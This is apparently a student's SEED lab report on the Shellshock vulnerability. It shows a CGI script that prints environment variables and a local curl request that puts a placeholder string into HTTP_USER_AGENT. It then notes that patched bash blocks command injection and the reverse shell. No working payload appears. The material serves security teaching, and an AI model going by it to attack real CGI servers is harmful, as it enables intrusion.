
```
Terminal
seed@pes1201800144rajdeep:~/cgi-bin$ cat myprog.cgi
#!/bin/bash
echo "Content-type: text/plain"
echo
echo "***** Environment Variables *****"
strings /proc/$$/environ
seed@pes1201800144rajdeep:~/cgi-bin$
```

Code snippet using /bin/bash instead of /bin/bash_shellshock




```
Terminal
seed@pes1201800144rajdeep:~/cgi-bin$ curl -v http://localhost/cgi-bin/myprog.cgi -A "MY MALICIOUS DATA"
* Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
> Host: localhost
> User-Agent: MY MALICIOUS DATA
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Sat, 30 Jan 2021 12:32:11 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
***** Environment Variables *****
HTTP_HOST=localhost
HTTP_USER_AGENT=MY MALICIOUS DATA
HTTP_ACCEPT=/*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog.cgi
REMOTE_PORT=58266
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/myprog.cgi
SCRIPT_NAME=/cgi-bin/myprog.cgi
* Connection #0 to host localhost left intact
seed@pes1201800144rajdeep:~/cgi-bin$
```

When using -A flag, the malicious data can be inserted in the HTTP_USER_AGENT environment variable



But reverse shell cannot be created since bash is patched



Here bash program does not convert environment variable into function so no command is executed

Additional Observation Task 6:

Since we use /bin/bash shell, the shellshock vulnerability can no longer be exploited.
Hence a reverse shell is not possible.